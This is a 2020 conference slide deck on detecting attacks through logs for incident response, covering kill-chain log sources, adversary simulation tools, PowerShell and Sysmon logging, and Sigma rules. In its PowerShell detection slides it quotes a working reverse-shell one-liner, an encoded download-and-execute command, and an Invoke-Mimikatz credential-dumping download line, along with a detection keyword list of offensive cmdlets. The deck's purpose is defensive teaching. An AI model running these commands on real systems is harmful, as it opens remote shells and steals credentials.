



# Cooking Log Data for a Real SecOps Incident Response Recipes

**C0r0n4Con**  
2020

# Authors



**Andoni Valverde**

SIEM, OSINT, SOC/CERT, Deception



**Iker Urionaguena**

Networking, SIEM, SOC/CERT, IR



**Liher Elgezabal**


SIEM, \*NIX, IR, Identity Mngt.

---

# Introduction

# Introduction

- We are going to talk about several problems & attack types
  - Tools with several approaches that help solving different problems



# Logs

```
[Sun Mar 7 16:02:00 2004] [notice] Apache/1.3.29 (Unix) configured -- resuming normal operations
[Sun Mar 7 16:02:00 2004] [info] Server built: Feb 27 2004 13:56:37
[Sun Mar 7 16:02:00 2004] [notice] Accept mutex: sysvsem (Default: sysvsem)
[Sun Mar 7 16:05:49 2004] [info] [client 64.242.88.10] (104)Connection reset by peer: client stopped connection before send body completed
[Sun Mar 7 17:23:53 2004] statistics: Use of uninitialized value in concatenation (. ) or string at /home/httpd/twiki/lib/TWiki.pm line 528.
[Sun Mar 7 17:23:53 2004] statistics: Can't create file /home/httpd/twiki/data/Main/WebStatistics.txt - Permission denied
65.26.149.185 - - [04/Nov/2002:01:51:53 +0000] "GET /ivsat.htm HTTP/1.1" 200 9430
"http://search.dogpile.com/texis/search?q=Satellite+Internet+Access+Dish&format=clone&brand=dogpile&attrib=rs" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
65.26.149.185 - - [04/Nov/2002:01:51:53 +0000] "GET /901-342s.jpg HTTP/1.1" 200 8600 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" 65.26.149.185 - - [04/Nov/2002:01:51:54 +0000] "GET /paslrkuh.gif HTTP/1.1" 200 4189 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
65.26.149.185 - - [04/Nov/2002:01:51:54 +0000] "GET /nss7kwas.jpg HTTP/1.1" 200 6271 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" 65.26.149.185 - - [04/Nov/2002:01:51:54 +0000] "GET /asiak2.gif HTTP/1.1" 200 6560 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
65.26.149.185 - - [04/Nov/2002:01:51:54 +0000] "GET /ab2_eu3.gif HTTP/1.1" 200 6635 "http://www.satsig.net/ivsat.htm" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" 66.32.2.122 - - [04/Nov/2002:01:52:55 +0000] "GET /ssazelm.htm HTTP/1.1" 304 - "http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&as_qdr=all&q=satellite+signal+meter+aim" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; Q312461)" 66.32.2.122 - - [04/Nov/2002:01:52:55 +0000] "GET /sf-95-3.gif HTTP/1.1" 304 - "http://www.satsig.net/ssazelm.htm" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; Q312461)" 24.43.169.115 - - [04/Nov/2002:01:53:02 +0000] "GET /ssazelm.htm HTTP/1.1" 200 11623
"http://www.google.ca/search?q=%22Free+to+Air%22%2Bsatellite+dish&hl=en&lr=&ie=UTF-8&oe=UTF-8&start=10&sa=N" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705)"
24.43.169.115 - - [04/Nov/2002:01:53:03 +0000] "GET /sf-95-3.gif HTTP/1.1" 200 3536 "http://www.satsig.net/ssazelm.htm" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705)" 64.130.130.17 - - [04/Nov/2002:01:55:13 +0000] "GET /ssazelm.htm HTTP/1.0" 200 11857 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)" 64.130.130.17 - - [04/Nov/2002:01:55:14 +0000] "GET /sf-95-3.gif HTTP/1.0" 200 3536 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
64.242.88.10 - - [07/Mar/2004:16:49:04 -0800] "GET /twiki/bin/view/Main/TWikiGroups?rev=1.2 HTTP/1.1" 200 5162
64.242.88.10 - - [07/Mar/2004:16:50:54 -0800] "GET /twiki/bin/rdiff/Main/ConfigurationVariables HTTP/1.1" 200 59679
64.242.88.10 - - [07/Mar/2004:17:22:49 -0800] "GET /twiki/bin/view/TWiki/ManagingWebs?rev=1.22 HTTP/1.1" 200 9310
111.111.111.111 - - [08/Oct/2007:11:17:55 -0400] "GET / HTTP/1.1" 200 10801 "http://www.google.com/search?q=log+analyzer&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:en-US:official&client=firefox-a" "Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.7) Gecko/20070914 Firefox/2.0.0.7"
111.111.111.111 - - [08/Oct/2007:11:17:55 -0400] "GET /style.css HTTP/1.1" 200 3225 "http://www.loganalyzer.net/" "Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.7) Gecko/20070914 Firefox/2.0.0.7"
[Sun Mar 7 17:31:39 2004] [info] [client 64.242.88.10] (104)Connection reset by peer: client stopped connection before send body completed
[Sun Mar 7 17:58:00 2004] [info] [client 64.242.88.10] (104)Connection reset by peer: client stopped connection before send body completed
```

# SecOps IR Recipe...

- IT operations
- Compliance & Risk assessment
- Business & Fraud



This talk is about Incident **detection** using logs

→ Response is a must



**Detection**



**Response**

---

## Why the traditional monitoring and response fails

## Scalability

- Inconsistency between alerts
  - Uncommon language
  - Complex
- Uncomprehensive responses / No Incident Response Procedures (IRP)
- The more the company grows, the bigger the “monster”



## Console mentality Reactive Security Mechanisms

- Cannot prevent a breach by simply writing a check, a rule, a procedure
  - Waiting for an alert – Alert fatigue
  - “*We have always done it that way*”
  - Not all the alerts are worthless, but building an entire workflow around them is the problem
  - You may not have all the necessary data to know you have been attacked



---

Designed to grow, to detect, to respond

# Blue Team

- Mission: Detect, mitigate, prevent
- Response team ≠ Reactive team
- “*We love to create new detectors*”



# Red Team

Power is nothing without control, in fact power without control is dangerous.



## / [1/4] Adversarial Approach

- Simulate / emulate the techniques of an adversary that's most likely to target your environment
  - Simulate real world TTP's
- Focus on the behaviors of those techniques instead of specific implementations
  - Generate experience
- Provide metric scoring of corporate readiness / resilience to attack



## / [2/4] Adversarial Approach Simulation

- Almost Same TTP of attackers
- Tools with same behavior
- Automation

[-] Less accurate

[+] Re-use of available tools

[+] More scalable

- Breach simulate – Automate tests. There are useful resources (open source)
  - Unfetter: Identifies gaps against ATT&CK
  - Red Canary – Atomic Red Team: Automated adversary simulation / assessment
  - MITRE – Caldera: An automated adversary emulation system
  - Cascade: Helps apply automated hunting with modeling
  - TALR: Threat Alert Logic Repository
  - ENDGAME – Red Team Automation (RTA)
  - RedHuntLabs – RedHunt OS
  - UBER – Metta
  - APTSimulator
  - AlphaSOC Network Flight Simulator
  - Guardicore Infection Monkey
  - DumpsterFire

## / [3/4] Adversarial Approach Emulation

- Same TTP of attackers
- Attacker's custom Tools

[+] More accurate


[–] More time consuming

[–] Sometimes attacker's behaviors  
are undisclosed



## / [4/4] Adversarial Approach

- Validate and tune for adversarial techniques
  - Execute → Collect → Develop detection



Adversary Approach has (at least) two high-level goals:

- Identify attackers operating unseen in a network
- Improve automated threat detection systems

---

## Ingredients

## Global policies

- Globally approved IT policies in order to support Incident Response process



# Information & Context

- Network diagrams and documentation
- Automation
  - Connect event monitoring to incident management through the CMDB
  - Access to APIs!!
- Response
  - Forensics, deep anomaly investigations
  - NAC or other endpoint isolation capability
  - Relationship model with IT and other departments
  - Escalation matrix
  - Stakeholders – Notification procedures and agreements

→ An **Incident Response Plan**... preferably, regularly trained

# Visibility

Phase	Log source
1. Reconnaissance	<ul style="list-style-type: none"><li>▪ Perimetric firewall</li><li>▪ Web servers</li></ul>
2. Weaponization	N/A
3. Delivery	<ul style="list-style-type: none"><li>▪ Anti-malware Email gw.</li><li>▪ Internal firewalls</li><li>▪ AV</li></ul>
4. Exploitation	<ul style="list-style-type: none"><li>▪ Web servers</li><li>▪ Server audit (DCs!!)</li><li>▪ Endpoint audit</li></ul>
5. Installation	<ul style="list-style-type: none"><li>▪ Server audit (DCs!!)</li><li>▪ Endpoint audit</li><li>▪ AV</li></ul>
6. C2	<ul style="list-style-type: none"><li>▪ Proxy</li><li>▪ DNS</li><li>▪ NIDS</li></ul>
7. Actions on Objectives	<ul style="list-style-type: none"><li>▪ Server audit (DCs!!)</li><li>▪ Endpoint audit</li></ul>



**Identify a set of log sources and know what is the “slice” of visibility.**

- A first approach is to identify what logs can be useful in each attack phase.
- A log source can be useful in several phases.
- Not all logs are feasible in a large company: Endpoint logs, server logs, all internal communication devices...

Nice to have...



## / [1/3] Nice to have...

### Network traffic

- Netflow
  - Traffic Behavior Analysis
- NAT and real source identification
  - Tracing anomalies / attacks to their sources
- DNS queries
- SSL/TLS traffic decryption
  - Malware increasingly uses SSL/TLS sessions to hide, confident that security tools will neither inspect nor block its traffic. The very technology that makes the Internet secure can become a significant threat vector.
  - Identify hidden threats in both inbound and outbound encrypted traffic



## / [2/3] Nice to have... Knowledge and context

- Fresh information
- Relationship with CERTs
- Indicator of Compromise (IoC) management process
  - TTP understanding



# / [3/3] Nice to have... Client-side

- Today, client-side attacks are more common.
- As EDR and EPP converge, SIEM can occasionally help with deeper endpoint visibility by utilizing various source of endpoint telemetry
  - Security Data Lake
- Adversaries like to bypass script files due to AV detection
  - Obfuscated commands
  - Calls to download and execute code



# Client-side

## Prepare the environment

- Process creation events (4688)
- Enable **PowerShell logging**
  - Module,
  - ScriptBlock,
  - Transcription
- **Sysmon** logs



windows-powershell:

product: windows

service: powershell

conditions:

source: 'WinEventLog:Microsoft-Windows-PowerShell/Operational'

Visor de eventos

Archivo Acción Ver Ayuda



- > NetworkProvisioning
- > NlaSvc
- > Netfs
- > NTLM
- > OfflineFiles
- > OneBackup
- > OneX
- > OOBE-Machine-DUI
- > OtpCredentialProvider
- > PackageStateRoaming
- > ParentalControls
- > Partition
- > PerceptionRuntime
- > PerceptionSensorDataServi
- > PersistentMemory-IVNvdim
- > PersistentMemory-Nvdimr
- > PersistentMemory-PmemI
- > PersistentMemory-ScmBu
- > PersistentMemory-VirtualP
- > Policy-based QoS
- > PowerShell
  - Admin
  - Operational
- > PowerShell-DesiredStateCo
- > PrimaryNetworkIcon
- > PrintFIRM

Operational Número de eventos: 238

- | Nivel       |
|-------------|
| Información |
| Advertencia |
| Información |
| Información |
| Información |
| Información |

Propiedades de evento: [evento 4104, PowerShell (Microsoft-Windows-PowerShell)]

General Detalles

Creando texto de bloque de script (1 de 1):

```
powershell.exe -noexit -ep bypass -command IEX(New-Object  
System.Net.WebClient).DownloadString  
(
```

Nombre de registro: Microsoft-Windows-PowerShell/Operational

Origen: PowerShell (Microsoft-Wind Registrado: 21/04/2019 23:24:42

Id. del 4104 Categoría de tarea: Ejecutar un comando remo

Nivel: Advertencia Palabras clave: Ninguno

Usuario: MYLABDOMAIN\avalverde Equipo: HOST01.mylabdomain.loc

Código de operación: Al crear llamadas

Más información: [Ayuda Registro de eventos](#)

Copiar

Cerrar

# PowerShell, malicious use discovery

- **PowerShell downgrade attack:**

- Event\_id 400 & EngineVersion != HostVersion

- **Event\_id 4688 & Command line length > 500**

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.1.3.40',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

- **Base64 discovery: ^(?:[A-Za-z0-9+/]{4})\*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-9+/]{3}=)?\$**

```
powershell -enc SQBFAFgAIAAAE4AZQB3AC0ATwBiAGOAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAwBvAG4AdAB1AG4AdAAuAGMAbwBtAC8AUABvAHcAZQByAFMAaAB1AGwAbABNAGEAZgBpAGEALwBQAG8AdwBlAHIAwBwAGwAbwBpAHQALwBtAGEAcwB0AGUAcgAvAEUAeABmAGkAbAB0AHIAwBvAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACKAOwAgACQAbQAgAD0AIABJAG4AdgBvAGsAZQataE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMAOwAgACQAbQAKAA==
```

- **Execution of downloaded code: Invoke-Expression (iex)**


```
IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); $m = Invoke-Mimikatz -DumpCreds; $m
```

# T1086 – Malicious PowerShell Commandlets

```
...
detection:
keywords:
- Invoke-DllInjection
- Invoke-Shellcode
- Invoke-WmiCommand
- Get-GPPPassword
- Get-Keystrokes
- Get-TimedScreenshot
- Get-VaultCredential
- Invoke-CredentialInjection
- Invoke-Mimikatz
- Invoke-NinjaCopy
- Invoke-TokenManipulation
- Out-Minidump
- VolumeShadowCopyTools
- Invoke-ReflectivePEInjection
- Invoke-UserHunter
- Find-GPOLocation
- Invoke-ACLScanner
- Invoke-DowngradeAccount
- Get-ServiceUnquoted
- Get-ServiceFilePermission
- Get-ServicePermission
- Install-ServiceBinary
- Get-RegAutoLogon
- Get-VulnAutoRun
- Get-VulnSchTask
- Get-UnattendedInstallFile
- Get-ApplicationHost
- Get-RegAlwaysInstallElevated
- Get-Unconstrained
- Add-RegBackdoor
- Add-ScrnSaveBackdoor
- Gupt-Backdoor
- Invoke-ADSBackdoor
- Enabled-DuplicateToken
- Invoke-PsUaCme
- Remove-Update
- Check-VM
- Get-LSSecret
- Get-PassHashes
- Show-TargetScreen
- Port-Scan
- Invoke-PoshRatHttp
- Invoke-PowerShellTCP
- Invoke-PowerShellWMI
- Add-Exfiltration
- Add-Persistence
- Do-Exfiltration
- Start-CaptureServer
- Get-ChromeDump
- Get-ClipboardContents
- Get-FoxDump
- Get-IndexedItem
- Get-Screenshot
- Invoke-Inveigh
- Invoke-NetRipper
- Invoke-EgressCheck
- Invoke-PostExfil
- Invoke-PSInject
- Invoke-RunAs
- MailRaider
- New-HoneyHash
- Set-MacAttribute
- Invoke-DCSync
- Invoke-PowerDump
- Exploit-Jboss
- Invoke-ThunderStruck
- Invoke-VoiceTroll
- Set-Wallpaper
- Invoke-InveighRelay
- Invoke-PsExec
- Invoke-SSHCommand
- Get-SecurityPackages
- Install-SSP
- Invoke-BackdoorLNK
- PowerBreach
- Get-SiteListPassword
- Get-System
- Invoke-BypassUAC
- Invoke-Tater
- Invoke-WScriptBypassUAC
- PowerUp
- PowerView
- Get-RickAstley
- Find-Fruit
- HTTP-Login
- Find-TrustedDocuments
- Invoke-Paranoia
- Invoke-WinEnum
- Invoke-ARPScan
- Invoke-PortScan
- Invoke-ReverseDNSLookup
- Invoke-SMBScanner
- Invoke-Mimikittenz
condition: keywords
...
28
```

# Sysinternals' Sysmon

The following image depicts deploying the Microsoft® Sysinternals' Sysmon sensor in an enterprise. By deploying this sensor, the analytics shown enable an analyst to identify a variety of ATT&CK techniques and the groups that use those techniques.



---

## A method is needed so that...



- Coverage, known what is it really being monitored
- Measure efficiency
- Ensure the response (Incident Response Plan)
- Improve from good to better
- Do it regularly in a planned or established way

# Prick it with a fork

- Defenders Need a Common Framework
  - Speaking a common language makes it possible to measure and compare what we see.

Palantir ADS Framework



Systematic UC implementation





## / [1/5] Technical Use Case common definition

- Open signature format to describe relevant log events
- Sigma is for log files what [Snort](#) is for network traffic and [YARA](#) is for files
- Make it sharable. Avoid a vendor lock-in
- Share the signature in threat intel communities - e.g. via MISP



```
... win_susp_lsass_dump.yml x ... win_susp_failed_logons_single_source.yml ... win_susp_failed_logon_reas ...  
1 title: Password Dumper Activity on LSASS  
2 description: Detects process handle on LSASS process with certain access mask and object type SAM_DOMAIN  
3 status: experimental  
4 reference: https://twitter.com/jackcr/status/88738568833968128  
5 logsources:  
6   product: windows  
7 detections:  
8   selection:  
9     EventLog: Security  
